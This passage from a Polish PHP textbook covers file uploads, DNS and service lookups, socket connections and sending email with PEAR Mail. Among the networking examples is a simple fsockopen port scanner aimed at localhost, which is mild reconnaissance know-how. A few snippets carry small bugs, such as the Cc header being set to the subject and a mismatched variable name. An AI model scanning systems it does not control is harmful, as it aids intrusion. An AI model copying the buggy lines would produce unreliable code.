    // Utworzenie obiektu HTTP_Upload
    $upload = new HTTP_Upload();

    // Pobranie pliku wysłanego przy użyciu pola
    // o nazwie classnotes
    $file = $upload->getFiles('classnotes');

    // Wczytanie informacji o pliku do tablicy asocjacyjnej
    $props = $file->getProp();

    // Wyświetlenie informacji
    print_r($props);
?>
```

Przesłanie pliku o nazwie *notes.txt* i wykonanie kodu z listingu 15.3 zwróci następujące wyniki:

```
Array (
[real] => notes.txt
[name] => notes.txt
[form_name] => classnotes
[ext] => txt
[tmp_name] => /tmp/B723k_ka43
[size] => 22616
[type] => text/plain
[error] =>
)
```

Klucze zwracanej tablicy oraz ich wartości zostały opisane we wcześniejszej części rozdziału, nie ma zatem powodu, by ponownie je omawiać. Jeśli chcemy pobrać wartość konkretnej właściwości, wystarczy podać odpowiedni klucz w wywołaniu metody `getProp()`. Załóżmy na przykład, że interesuje nas wielkość przesłanego pliku (wyrażona w bajtach):

```
echo $files->getProp('size');
```

Wykonanie powyższej instrukcji zwróci następujący wynik:

```
22616
```

Obsługa przesyłania większej liczby plików

Jedną z najwspanialszych cech klasy `HTTP_Upload` jest możliwość łatwego zarządzania jednoczesnym przesyłaniem na serwer większej liczby plików. Aby obsłużyć formularz zawierający większą liczbę pól typu `file`, wystarczy utworzyć obiekt tej klasy i wywołać metodę `getFiles()` dla każdego z tych pól. Załóżmy, że profesor, o którym już wspominaliśmy wcześniej, całkowicie oszalał i teraz każe swoim studentom codziennie odrabiać zadanie domowe. Formularz, który w tym celu przygotował, mógłby wyglądać w następujący sposób:

```
<form action="multiplehomework.php" enctype="multipart/form-data" method="post">
    <label for="name">Nazwisko:</label><br />
    <input type="text" name="name" value="" /><br />
    <label for="homework1">Praca domowa nr 1:</label><br />
    <input type="file" name="homework1" value="" /><br />
    <label for="homework2">Praca domowa nr 2:</label><br />
```

```
    <input type="file" name="homework2" value="" /><br />
    <label for="homework3">Praca domowa nr 3:</label><br />
    <input type="file" name="homework3" value="" /><br />
    <label for="homework4">Praca domowa nr 4:</label><br />
    <input type="file" name="homework4" value="" /><br />
    <label for="homework5">Praca domowa nr 5:</label><br />
    <input type="file" name="homework5" value="" /><br />
    <input type="submit" name="submit" value="Wyślij prace" />
</form>
```

Obsługa takiego formularza po stronie serwera jest banalnie prosta:

```
$homework = new HTTP_Upload();
$hw1 = $homework->getFiles('homework1');
$hw2 = $homework->getFiles('homework2');
$hw3 = $homework->getFiles('homework3');
$hw4 = $homework->getFiles('homework4');
$hw5 = $homework->getFiles('homework5');
```

Teraz można już skorzystać z metod `isValid()` oraz `moveTo()`, by obsłużyć przesłane pliki zgodnie z wymaganiami aplikacji.

Podsumowanie

Przesyłanie plików przy wykorzystaniu WWW pozwala uniknąć wszelkich niewygód i kłopotów, które w innych przypadkach wynikałby z używania zapór ogniowych oraz serwerów i klientów FTP. Dodatkowo powiększa ono możliwości aplikacji o łatwą obsługę i publikowanie niestandardowych plików. W tym rozdziale Czytelnik dowiedział się, jak łatwo można dodawać takie możliwości do aplikacji PHP. Oprócz wyczerpującej prezentacji zagadnień związanych z obsługą plików przesyłanych na serwer przedstawiłem także kilka praktycznych przykładów.

Kolejny rozdział szczegółowo omawia niezwykle przydatne zagadnienie, jakim jest śledzenie użytkowników przy użyciu sesji.

ROZDZIAŁ 16

Zagadnienia sieciowe

Być może Czytelnik zajrzał do tego rozdziału, zastanawiając się, co też PHP może zaoferować w kontekście korzystania z sieci. W końcu czy zagadnienia sieciowe nie są raczej obsługiwane przez języki, które zazwyczaj służą do wykonywania zadań administracyjnych, takie jak Perl bądź Python? Choć w przeszłości taki stereotyp mógł całkiem dobrze pasować do faktycznego stanu rzeczy, to jednak obecnie dołączanie zagadnień związanych z wykorzystaniem sieci do aplikacji internetowych jest powszechnie stosowaną praktyką. W rzeczywistości aplikacje internetowe są powszechnie używane nie tylko do monitorowania infrastruktur sieciowych, lecz także do zarządzania nimi. Co więcej, po wprowadzeniu w wersji 4.2.0 możliwości wykonywania skryptów PHP z poziomu wiersza poleceń (ang. *Command Line Interface* — CLI) język ten jest coraz częściej używany do wykonywania zadań administracyjnych, zwłaszcza przez tych użytkowników, którzy chcieliby także w tych przypadkach używać swojego ulubionego języka. Twórcy PHP, którzy zawsze z zadowoleniem odnotowują wzrost bazy użytkowników swojego języka, zaimplementowali w nim imponującą liczbę możliwości funkcjonalnych związanych z zagadnieniami sieciowymi.

W tym rozdziale zostały opisane następujące zagadnienia:

- **DNS, serwery oraz usługi:** PHP udostępnia wiele funkcji pozwalających na pobieranie informacji na temat sieci, DNS, protokołów oraz schematów adresowania IP. W tym rozdziale zostały opisane wszystkie te funkcje i przedstawiono kilka przykładów ich użycia.
- **Wysyłanie poczty elektronicznej z wykorzystaniem PHP:** wysyłanie wiadomości poczty elektronicznej z poziomu aplikacji internetowych jest dziś powszechnie stosowanym rozwiązaniem, co więcej, nie dzieje się tak bez przyczyny. Poczta elektroniczna wciąż pozostaje jednym z najbardziej niesamowitych zastosowań internetu i udostępnia zaskakująco efektywny sposób komunikacji i przechowywania ważnych informacji oraz danych. Ta część rozdziału wyjaśnia, jak łatwo można wysyłać wiadomości poczty elektronicznej przy użyciu skryptów PHP. Dodatkowo przedstawiłem w niej sposoby użycia dwóch pakietów PEAR: `Mail` oraz `Mail_Mime`, które ułatwiają realizację bardziej złożonych operacji związanych z wysyłaniem poczty elektronicznej, takich jak rozsyłanie wiadomości do większej liczby odbiorców, formatowanie wiadomości w języku HTML czy też wysyłanie wiadomości z załącznikami.
- **Popularne czynności sieciowe:** w tej części rozdziału Czytelnik dowie się, jak używać PHP do realizacji zadań, które zazwyczaj są wykonywane przez programy uruchamiane z poziomu wiersza poleceń, takie jak sprawdzanie dostępności adresu, śledzenie połączeń sieciowych, skanowanie portów serwera itp.

DNS, usługi i serwery

Obecnie badanie problemów sieciowych oraz próby ich rozwiązywania wiążą się z koniecznością zgromadzenia wielu informacji dotyczących klientów, serwerów oraz różnych ustawień sieciowych, takich jak używane protokoły, sposoby określania nazw domen czy też schematy adresowania IP. PHP udostępnia kilka funkcji zwracających wiele informacji związanych z tymi zagadnieniami; każda z nich została opisana w tym podrozdziale.

■ **Uwaga** Należy zwrócić uwagę, że w przypadku stosowania PHP w wersji 5.3.0 lub nowszej kilka z funkcji przedstawionych w tym rozdziale będzie działać wyłącznie w systemie Windows. Jeśli Czytelnik korzysta ze starszej wersji PHP, to może zasymulować działanie tych funkcji, używając pakietu PEAR o nazwie `Net_DNS`.

DNS

DNS (ang. *Domain Name System* — system nazw domenowych) jest tym, co pozwala nam stosować nazwy domen (np. *przykladyphp.pl*), a nie odpowiadające im adresy IP (np. 192.0.34.166). Nazwy domen oraz odpowiadające im adresy IP są przechowywane na serwerach nazw domen (serwerach DNS), rozsianych po całym świecie. Zazwyczaj z każdą domeną skojarzonych jest kilka typów rekordów, z których jeden jest skojarzony z adresem IP, inny służy do odpowiedniego kierowania poczty elektronicznej, a jeszcze inny odpowiada za zastępcze nazwy domeny (określane także jako „aliasy"). Administratorzy sieci oraz programiści, którzy zajmują się zagadnieniami sieciowymi, często muszą zdobywać szczegółowe informacje na temat różnych rekordów DNS skojarzonych z konkretną domeną. W tym podrozdziale zostały przedstawione standardowe funkcje PHP, które są w stanie pobierać wiele szczegółowych informacji na temat rekordów DNS.

Sprawdzanie istnienia rekordu DNS

Funkcja `checkdnsrr()` sprawdza, czy wskazany rekord DNS istnieje. Poniżej przedstawiłem jej prototyp:

```
int checkdnsrr(string komputer [, string typ])
```

Rekordy DNS są sprawdzane na podstawie podanej wartości parametru *`komputer`* oraz opcjonalnego parametru *`typ`*, określającego typ interesującego nas rekordu. Funkcja `checkdnsrr()` zwraca wartość `TRUE`, jeśli uda się odnaleźć jakiekolwiek rekordy, oraz wartość `FALSE` w przeciwnym przypadku. Poniżej przedstawiłem listę dostępnych typów rekordów DNS:

`A`: rekord adresu IPv4. Odpowiedzialny za przekształcenie nazwy domenowej na adres IPv4.

`AAAA`: rekord adresu IPv6. Odpowiedzialny za przekształcenie nazwy domenowej na adres IPv6.

`A6`: rekord adresu IPv6. Stosowany do reprezentacji adresów IPv6. W przyszłości ma on zastąpić rekordy `AAAA` we wszelkich odwzorowaniach związanych z adresami IPv6.

`ANY`: poszukiwane będą rekordy dowolnego typu.

`CNAME`: rekord *Canonical Name* (nazwy kanonicznej). Odwzorowuje alias (nazwę zastępczą) na faktyczną nazwę domeny.

`MX`: rekord *Mail Exchange* (wymiany poczty). Określa nazwę oraz względne preferencje serwera poczty elektronicznej, używanego przez dany komputer. Jest to domyślne ustawienie.

`NAPTR`: *Naming Authority Pointer*. Pozwala na stosowanie nazw niezgodnych z systemem DNS, przekształcając je na nowe nazwy domen przy wykorzystaniu reguł bazujących na wyrażeniach regularnych. Na przykład rekord `NAPTR` może zostać użyty do obsługi starych usług, uruchomionych jeszcze przed wprowadzeniem systemu DNS.

`NS`: rekord *Name Server* (serwera nazw). Określa serwer nazw dla danego komputera.

`PTR`: rekord *Pointer* (rekord wskaźnika). Odwzorowuje adres IP na nazwę komputera.

`SOA`: rekord *Start of Authority* (adresu startowego uwierzytelnienia). Określa globalne parametry komputera.

`SRV`: rekord *Services* (usługi). Określa położnie różnego typu usług dla wskazanej domeny.

`TXT`: rekord *Text*. Przechowuje dodatkowe informacje na temat komputera, takie jak związane z nim rekordy SPF.

Przeanalizujmy następujący przykład. Otóż chcemy sprawdzić, czy istnieje jakiś rekord DNS dotyczący domeny o nazwie *example.com*.

```
<?php
    $recordexists = checkdnsrr("example.com", "ANY");
    if ($recordexists)
        echo "Nazwa domeny istnieje!";
    else
        echo "Wygląda na to, że nazwa domeny nie istnieje!";
?>
```

Wykonanie tego fragmentu kodu zwróci następujący wynik:

```
Nazwa domeny istnieje!
```

Poniższej funkcji można użyć, by sprawdzić, czy istnieje domena określona na podstawie podanego adresu poczty elektronicznej:

```
<?php
    $email = "ceo@example.com";
    $domain = explode("@",$email);

    $valid = checkdnsrr($domain[1], "ANY");

    if($valid)
        echo "Domena istnieje!";
    else
        echo "Nie można odszukać rekordu MX dla $domain[1]!";
?>
```

Wykonanie powyższego fragmentu kodu zwróci następujący wynik:

```
Domena istnieje!
```

Trzeba pamiętać, że operacja wykonywana przez powyższy fragment kodu nie jest żądaniem sprawdzenia, czy istnieje rekord MX. Czasami administratorzy sieci zapewniają poprawne adresowanie wiadomości poczty elektronicznej bez wykorzystania rekordów MX (które nie są obowiązkowe). Dla bezpieczeństwa można sprawdzić istnienie samej domeny, bez jawnego zgłaszania żądania o sprawdzenie istnienia rekordu MX. Co więcej, przedstawione rozwiązanie nie sprawdza, czy podany adres poczty elektronicznej faktycznie istnieje. Jedyną pewną metodą sprawdzenia istnienia adresu poczty elektronicznej jest przesłanie na niego wiadomości z prośbą, by osoba, która go odbierze, kliknęła jednorazowy adres URL. Informacje na temat jednorazowych adresów URL zostały zamieszczone w rozdziale 14.

Pobieranie rekordów zasobów DNS

Funkcja `dns_get_record()` zwraca tablicę zawierającą różne rekordy zasobów DNS dotyczące wskazanej domeny. Oto prototyp tej funkcji:

```
array dns_get_record(string nazwa_komp [, int typ [, array &authns, array &addtl]])
```

Domyślnie funkcja ta zwraca wszystkie rekordy dotyczące podanej domeny (parametr *nazwa_komp*), jakie tylko uda się jej znaleźć. Istnieje jednak możliwość skrócenia operacji pobierania poprzez określenie typu interesujących nas rekordów DNS. Funkcja ta obsługuje wszystkie typy rekordów przedstawione przy okazji prezentowania funkcji `checkdnsrr()`, a oprócz tego udostępnia jeszcze kilka innych, które zostały przedstawione poniżej. Wreszcie, jeśli szukamy pełnego opisu informacji o danym komputerze, zapisanych w systemie DNS, to możemy skorzystać z parametrów *authns* oraz *addtl*, przekazując je przez referencję. Zostaną w nich zapisane informacje dotyczące autorytatywnych serwerów nazw oraz innych dostępnych rekordów.

Zakładając, że nazwa komputera określona przy użyciu parametru *nazwa_komp* jest prawidłowa i istnieje, to wywołanie funkcji `dns_get_record()` zwróci tablicę z przynajmniej czterema elementami:

- `host`: zawiera nazwę przestrzeni nazw DNS, jakiej odpowiadają wszystkie pozostałe elementy.
- `class`: zwraca wyłącznie rekordy klasy Internet, zatem ta komórka zawsze będzie mieć wartość `IN`.
- `type`: określa typ rekordu. W zależności od niego w tablicy mogą być zwracane także dodatkowe informacje.
- `ttl`: określa czas istnienia rekordu pomniejszony o czas, jaki upłynął od odpytania autorytatywnego serwera nazw.

Oprócz wszystkich typów rekordów przedstawionych wcześniej przy okazji opisywania funkcji `checkdnsrr()`, funkcja `dns_get_record()` obsługuje jeszcze cztery dodatkowe typy:

- `DNS_ALL`: pobiera wszystkie dostępne rekordy, nawet te, które mogą nie być zrozumiane przez aktualnie używany system operacyjny. Tego typu należy używać, aby mieć absolutną pewność, że zostały pobrane wszystkie dostępne rekordy DNS.
- `DNS_ANY`: pobiera wszystkie rekordy rozpoznawane przez aktualnie używany system operacyjny.
- `DNS_HINFO`: określa system operacyjny oraz typ wskazanego komputera. Należy jednak pamiętać, że te informacje nie są wymagane.
- `DNS_NS`: określa, czy serwer nazw zwraca autorytatywne informacje na temat danej domeny bądź też czy ta odpowiedzialność została przekazana innemu serwerowi.

Należy przy tym pamiętać, że nazwy typów zawsze muszą rozpoczynać się od `DNS_`. Załóżmy na przykład, że chcielibyśmy dowiedzieć się czegoś więcej na temat domeny *example.com*:

```
<?php
    $result = dns_get_record("example.com");
    print_r($result);
?>
```

Poniżej przedstawiam przykład informacji, jakie może zwrócić powyższy fragment kodu:

```
Array (
  [0] => Array (
    [host] => example.com
    [type] => A
    [ip] => 192.0.32.10
    [class] => IN
    [ttl] => 169874 )
  [1] => Array (
    [host] => example.com
    [type] => NS
    [target] => a.iana-servers.net
    [class] => IN
    [ttl] => 162063 )
  [2] => Array (
    [host] => example.com
    [type] => NS
    [target] => b.iana-servers.net
    [class] => IN [ttl] => 162063 )
)
```

Gdyby interesowały nas wyłącznie rekordy adresów, moglibyśmy użyć następującego wywołania:

```
<?php
    $result = dns_get_record("example.com", DNS_A);
    print_r($result);
?>
```

W naszym przypadku wykonanie tego fragmentu kodu zwróciłoby następujące wyniki:

```
Array (
  [0] => Array (
    [host] => example.com
    [type] => A
    [ip] => 192.0.32.10
    [class] => IN
    [ttl] => 169679 )
)
```

Pobieranie rekordów MX

Funkcja `getmxrr()` zwraca wszystkie rekordy MX dla domeny określonej parametrem *`nazwa_komp`*. Poniżej przedstawiłem prototyp tej funkcji:

```
boolean getmxrr(string nazwa_komp, array &kompmx [, array &weight])
```

Rekordy MX dla danego komputera (określonego przy użyciu parametru *`nazwa_komp`*) zostaną dodane do tablicy określonej parametrem *`kompmx`*. Jeśli zostanie podany opcjonalny parametr *`weight`*, to funkcja zapisze w nim wagi odpowiadające poszczególnym zwróconym rekordom MX. Podają one wagę przypisaną każdemu z serwerów określonych przez zwrócone rekordy. Oto przykład użycia tej funkcji:

```
<?php
    getmxrr("wjgilmore.com", $mxhosts);
    print_r($mxhosts);
?>
```

Wykonanie tego kodu zwróci następujący wynik:

```
Array ( [0] => aspmx.l.google.com)
```

Usługi

Choć często używamy określenia *internet* w sensie ogólnym, mając na myśli internetowe pogawędki, czytanie stron WWW czy też ściąganie najnowszej wersji ulubionej gry, to jednak w rzeczywistości mówimy o kilku różnych usługach internetowych, które wspólnie tworzą tę platformę komunikacji. Przykładami tych usług mogą być: HTTP, FTP, POP3, IMAP oraz SSH. Z różnych przyczyn, których wyjaśnienie wykracza poza ramy tematyczne tej książki, każda z tych usług działa na konkretnym porcie komunikacyjnym. Na przykład domyślnym portem HTTP jest port 80, natomiast w przypadku SSH jest to port 22. Obecnie ze względu na konieczność stosowania zapór ogniowych na wszystkich poziomach sieci znajomość tych zagadnień ma duże znaczenie. Istnieją dwie funkcje PHP: `getservbyname()` oraz `getservbyport()`, które pozwalają pobierać więcej informacji na temat tych usług oraz powiązanych z nimi adresów portów.

Pobieranie numeru portu usługi

Funkcja `getservbyname()` zwraca numer portu konkretnej usługi. Oto prototyp tej funkcji:

```
int getservbyname(string usluga, string protokol)
```

Usługa wskazana przez parametr *usługa* musi zostać określona przy użyciu tej samej nazwy, która została podana w pliku */etc/services*. Drugi parametr funkcji, *protokol*, pozwala określić, czy interesuje nas komponent usługi odpowiedzialny za transmisję `tcp`, czy `udp`.

Przeanalizujmy następujący przykład:

```
<?php
    echo "Domyślnym portem HTTP jest port numer: ".getservbyname("http", "tcp");
?>
```

Jego wykonanie zwróci następujący wynik:

```
Domyślnym portem HTTP jest port numer: 80
```

Pobieranie nazwy usługi na podstawie numeru portu

Funkcja `getservbyport()` zwraca nazwę usługi skojarzoną z podanym numerem portu. Poniżej przedstawiłem jej prototyp:

```
string getservbyport(int port, string protokol)
```

Parametr *protokol* określa, czy interesuje nas komponent usługi wykorzystujący transmisję `tcp`, czy też `udp`. Przeanalizujmy następujący przykład:

```
<?php
    echo "Domyślna usługa działająca na porcie 80 to: ".getservbyport(80, "tcp");
?>
```

Jego wykonanie zwróci następujący wynik:

```
Domyślna usługa działająca na porcie 80 to: www
```

Tworzenie połączeń używających gniazd

W obecnych środowiskach sieciowych często może się zdarzyć, że będziemy chcieli kierować zapytania do używanych usług i to zarówno tych działających lokalnie, jak i zdalnie na innych komputerach. Takie operacje zazwyczaj wykonuje się, tworząc połączenie sieciowe z daną usługą. W tym punkcie rozdziału przedstawiłem, w jaki sposób można utworzyć takie połączenie, używając do tego celu funkcji `fsockopen()`. Oto prototyp tej funkcji:

```
zasób fsockopen(string cel, int port [, int nrbledu [, string komunikatbledu
                                                [, float limitczasu]]])
```

Funkcja `fsockopen()` tworzy połączenie sieciowe z zasobem określonym przy użyciu parametru *cel*, działającym na wskazanym porcie. W razie wystąpienia jakiegoś błędu funkcja zapisuje informacje o nim w zmiennych określonych dwoma parametrami opcjonalnymi: *nrbledu* oraz *komunikatbledu*. Ostatni, opcjonalny parametr funkcji, *limitczasu*, określa, jak długo funkcja będzie czekać na nawiązanie połączenia; po jego przekroczeniu funkcja zwróci informacje o błędzie i zakończy działanie.

Pierwszy z przedstawionych poniżej przykładów pokazuje, w jaki sposób można nawiązać na porcie 80 połączenie z witryną *www.example.com* oraz jak zażądać przesłania strony głównej.

```
<?php
    // Utworzenie połączenia z www.example.com na porcie 80
    $http = fsockopen("www.example.com",80);

    // Przesłanie żądania na serwer
    $req = "GET / HTTP/1.1\r\n";
    $req .= "Host: www.example.com\r\n";
```

```
    $req .= "Connection: Close\r\n\r\n";
    fputs($http, $req);

    // Wyświetlenie wyników
    while(!feof($http)) {
        echo fgets($http, 1024);
    }

    // Zamknięcie połączenia
    fclose($http);
?>
```

Wykonanie powyższego skryptu zwróci następujące wyniki (sformatowane w taki sposób, w jaki wyświetliłaby je przeglądarka):

```
HTTP/1.1 200 OK Server: Apache/2.2.3 (CentOS) Last-Modified: Tue, 15 Nov 2005 13:24:10 GMT
ETag: "24ec5-1b6-4059a80bfd280" Accept-Ranges: bytes Content-Type: text/html; charset=
UTF-8 Connection: close Date: Mon, 17 May 2010 20:54:02 GMT Age: 1976 Content-Length: 438

You have reached this web page by typing "example.com", "example.net", or "example.org"
into your web browser.

These domain names are reserved for use in documentation and are not available for
registration. See RFC 2606, Section 3.
```

Drugi przykład, przedstawiony na listingu 16.1, pokazuje, w jaki sposób można zastosować funkcję `fsockopen()` do stworzenia bardzo prostego skanera portów.

Listing 16.1. *Tworzenie skanera portów przy użyciu funkcji fsockopen*

```
<?php
    // Określenie dłuższego czasu wykonywania, by skrypt mógł wykonać swoje zadanie
    ini_set("max_execution_time", 120);

    // Określenie zakresu skanowanych portów
    $rangeStart = 0;
    $rangeStop = 1024;

    // Jaki serwer będzie skanowany?
    $target = "localhost";

    // Stworzenie tablicy numerów portów
    $range =range($rangeStart, $rangeStop);
    echo "<p>Wyniki skanu dla $target</p>";

    // Wykonanie skanu
    foreach ($range as $port) {
        $result = @fsockopen($target, $port,$errno,$errstr,1);
        if ($result) echo "<p>Otworzono połączenie na porcie $port</p>";
    }
?>
```

Wykonanie skanu mojego lokalnego komputera zwróciło następujące wyniki:

```
Wyniki skanu dla localhost
Otworzono połączenie na porcie 22
Otworzono połączenie na porcie 80
Otworzono połączenie na porcie 631
```

Znacznie łatwiejszą metodą wykonania tego samego zadania, którą zapewne wybraliby bardziej leniwi Czytelnicy, byłoby skorzystanie z jednej z funkcji umożliwiających wykonywanie programów z poziomu wiersza poleceń, takiej jak `system()`, oraz doskonałego, ogólnie dostępnego programu (ang. *software package*) Nmap (*http://insecure.org/nmap*). Rozwiązanie to zostało przedstawione w dalszej części rozdziału, w podrozdziale „Popularne operacje sieciowe".

Poczta elektroniczna

Mechanizmy obsługi poczty elektronicznej, jakimi dysponuje PHP, są tak bardzo użyteczne i nieodzowne w tak wielu aplikacjach internetowych, że ten podrozdział zapewne będzie najczęściej przeglądanym fragmentem niniejszego rozdziału, a może i nawet całej książki. W tym rozdziale Czytelnik dowie się, jak wysyłać wiadomości pocztą elektroniczną, używając w tym celu bardzo popularnej funkcji PHP o nazwie `mail()`, jak również jak zarządzać nagłówkami, dodawać załączniki oraz wykonywać wiele często występujących, przydatnych zadań.

W kolejnym punkcie rozdziału zostały opisane dyrektywy konfiguracyjne związane z obsługą poczty elektronicznej oraz funkcja `mail()`; kończy się on kilkoma przykładami, które pokazują wiele sposobów wykorzystania tej funkcji.

Dyrektywy konfiguracyjne

SMTP = *łańcuch_znaków*

Zasięg: `PHP_INI_ALL`; wartość domyślna: `localhost`.

Dyrektywa `SMTP` określa tak zwanego agenta transferu poczty elektronicznej (ang. *Mail Transfer Agent* — MTA), używanego przez funkcję `mail()`, w przypadku gdy język PHP został zainstalowany w systemie Windows. Warto zauważyć, że dyrektywa ta ma znaczenie wyłącznie wtedy, gdy język PHP jest używany w systemie Windows, gdyż działanie implementacji funkcji `mail()` na platformach uniksowych w zasadzie sprowadza się do wywołania odpowiedniej funkcji systemowej. Natomiast w systemach Windows działanie funkcji `mail()` zależy od nawiązania połączenia sieciowego z lokalnym lub zdalnym agentem MTA.

sendmail_from = *łańcuch_znaków*

Zasięg: `PHP_INI_ALL`; wartość domyślna: `NULL`.

Dyrektywa `sendmail_from` określa wartość pola `From` (Od) nagłówka wiadomości poczty elektronicznej.

sendmail_path = *łańcuch_znaków*

Zasięg: `PHP_INI_SYSTEM`; wartość domyślna: domyślna ścieżka do programu `sendmail`.

Dyrektywa ta określa ścieżkę do wykonywalnego, binarnego programu `sendmail`. Jest ona ważna, jeśli program ten nie znajduje się w katalogu określonym w ścieżce systemowej bądź jeśli chcemy przekazywać do niego dodatkowe parametry. Domyślnie dyrektywa ta ma następującą wartość:

```
sendmail –t -i
```

Trzeba pamiętać, że dyrektywa ta jest stosowana wyłącznie w systemach Unix i Linux. W systemach Windows działanie funkcji `mail()` bazuje na nawiązaniu połączenia sieciowego z serwerem SMTP (określonym przy użyciu dyrektywy konfiguracyjnej `SMTP`) na porcie, którego numer określa dyrektywa `smtp_port`.

smtp_port = *liczba_całkowita*

Zasięg: `PHP_INI_ALL`; wartość domyślna: `25`.

Dyrektywa `smtp_port` określa numer portu, na jakim będzie nawiązywane połączenie z serwerem wskazanym w dyrektywie `SMTP`.

mail.force_extra_parameters = *łańcuch_znaków*

Zasięg: PHP_INI_SYSTEM; wartość domyślna: NULL.

Dyrektywy mail.force_extra_parameters można użyć w celu przekazania dodatkowych flag do programu wykonywalnego sendmail. Warto zwrócić uwagę i zapamiętać, że parametry zdefiniowane w tej dyrektywie zastąpią parametry określone w wywołaniu funkcji mail() przy użyciu parametru *dodatkowe_parametry*.

Wysyłanie wiadomości ze skryptów PHP

Dzięki funkcji mail() wysyłanie wiadomości poczty elektronicznej ze skryptów PHP jest niezwykle proste. Poniżej przedstawiłem jej prototyp:

```
boolean mail(string do, string temat, string wiadomosc [, string dodatkowe_naglowki
                                [, string dodatkowe_parametry]])
```

Funkcja mail() służy do wysyłania wiadomości poczty elektronicznej o podanym temacie i treści do jednego lub kilku odbiorców. Wiele właściwości wysyłanej wiadomości można modyfikować przy użyciu parametru *dodatkowe_naglowki*; dodatkowo istnieje nawet możliwość modyfikacji sposobu działania serwera SMTP — służy do tego opcjonalny parametr *dodatkowe_parametry*.

W systemach Unix i Linux działanie funkcji mail() zależy od klienta transportu poczty elektronicznej (MTA), którym zazwyczaj jest program sendmail. W przypadku stosowania innego klienta (takiego jak gmail) konieczne jest użycie dostarczonych przez niego programów pomocniczych (tak zwanych: *sendmail wrappers*). Implementacja tej funkcji używana w systemach Windows działa w oparciu o nawiązywanie połączenia z MTA określonym przy użyciu przedstawionej wcześniej dyrektywy SMTP.

W pozostałej części tego podrozdziału zostały przedstawione liczne przykłady prezentujące wiele możliwości tej prostej, a zarazem potężnej funkcji.

Wysyłanie wiadomości tekstowej

Wysyłanie wiadomości o najprostszej tekstowej postaci przy użyciu funkcji mail() jest bardzo proste. W tym przypadku używane są jedynie trzy wymagane parametry tej funkcji oraz, ewentualnie, czwarty — pozwalający określić nadawcę. Oto przykład:

```
<?php
    mail("test@przykladyphp.pl", "To jest temat", "A to treść wiadomości",
                    "From:admin@przykladyphp.pl\r\n");
?>
```

Szczególną uwagę należy zwrócić na sposób określania nadawcy i umieszczone na końcu tego łańcucha znaki \r\n (powrotu karetki i przewinięcia wiersza). Pominięcie tych dwóch znaków doprowadzi do nieoczekiwanych wyników lub nawet całkowicie uniemożliwi wysłanie wiadomości.

Wykorzystanie PEAR — pakiety Mail i Mail_Mime

Choć można używać funkcji mail() do wykonywania bardziej złożonych operacji, takich jak wysyłanie wiadomości do większej liczby odbiorców, denerwowanie ich wiadomościami sformatowanymi w języku HTML oraz dołączanie załączników, to jednak może to być trudne i męczące, a co więcej — podatne na błędy. Na szczęście dostępne są dwa pakiety PEAR: Mail (*http://pear.php.net/package/Mail*) oraz Mail_Mime (*http://pear.php.net/package/Mail_Mime*), które znacznie ułatwiają takie operacje. Oba te pakiety współpracują ze sobą: Mail_Mime tworzy wiadomości, a Mail je wysyła. Ten punkt rozdziału zawiera prezentację obu pakietów oraz ich możliwości.

Instalacja pakietów Mail oraz Mail_Mime

Aby móc skorzystać z pakietów Mail oraz Mail_Mime, trzeba je najpierw zainstalować. W tym celu należy uruchomić program pear w następujący sposób:

```
%>pear install Mail Mail_Mime
```

Po wykonaniu polecenia na ekranie zostaną wyświetlone informacje podobne do tych przedstawionych poniżej:

```
Starting to download Mail-1.2.0.tgz (23,214 bytes)
......done: 23,214 bytes
downloading Mail_Mime-1.7.0.tgz ...
Starting to download Mail_Mime-1.7.0.tgz (31,175 bytes)
...done: 31,175 bytes
install ok: channel://pear.php.net/Mail_Mime-1.7.0
install ok: channel://pear.php.net/Mail-1.2.0
```

Wysyłanie wiadomości do wielu odbiorców

W przypadku korzystania z pakietów `Mail` oraz `Mail_Mime` wysłanie wiadomości do wielu odbiorców wymaga zapisania odpowiednich nagłówków w tablicy. Po utworzeniu obiektu klasy `Mail_Mime` należy wywołać metodę `headers()` i przekazać do niej przygotowaną tablicę w sposób przedstawiony na poniższym przykładzie:

```
<?php
    // Dołączamy pakiety Mail i Mail_Mime
    include('Mail.php');
    include('Mail/mime.php');

    // Nazwa i adres odbiorcy
    $name = "Jason Gilmore";
    $recipient = "jason@example.com";

    // Adres nadawcy
    $from = "jankow@przykladyphp.pl";

    // Kopia wiadomości do
    $cc = "marketing@przykladyphp.pl";

    // Temat wiadomości
    $subject = "Dziękujemy za zainteresowanie";

    // Treść wiadomości
    $txt = <<<txt
    To jest wiadomość poczty elektronicznej.
txt;

    // Określenie odpowiednich nagłówków
    $headers['From'] = $from;
    $headers['Cc'] = $subject;
    $headers['Subject'] = $subject;

    // Utworzenie obiektu klasy Mail_mime
    $mimemail = new Mail_mime();

    // Określenie treści wiadomości
    $mimemail->setTXTBody($txt);

    // Utworzenie wiadomości
    $message = $mimemail->get();

    // Przygotowanie nagłówków
```

```
    $mailheaders = $mimemail->headers($headers);

    // Utworzenie nowego obiektu klasy Mail
    $email =& Mail::factory('mail');

    // Wysłanie wiadomości!
    $email->send($recipient, $mailheaders, $message) or die("Nie można wysłać wiadomości!");
?>
```

Wysyłanie wiadomości sformatowanej w języku HTML

Choć wiele osób uważa wysyłanie pocztą elektroniczną wiadomości sformatowanych w języku HTML za jedno z największych utrapień internetu, to jednak pytanie, jak to zrobić, pojawia się bardzo często. Dlatego też sądzę, że przedstawienie sposobu wysyłania wiadomości w takiej postaci można uznać za uzasadnione, i pozostaje jedynie mieć nadzieję, że żadni niewinni odbiorcy z tego powodu nie ucierpią.

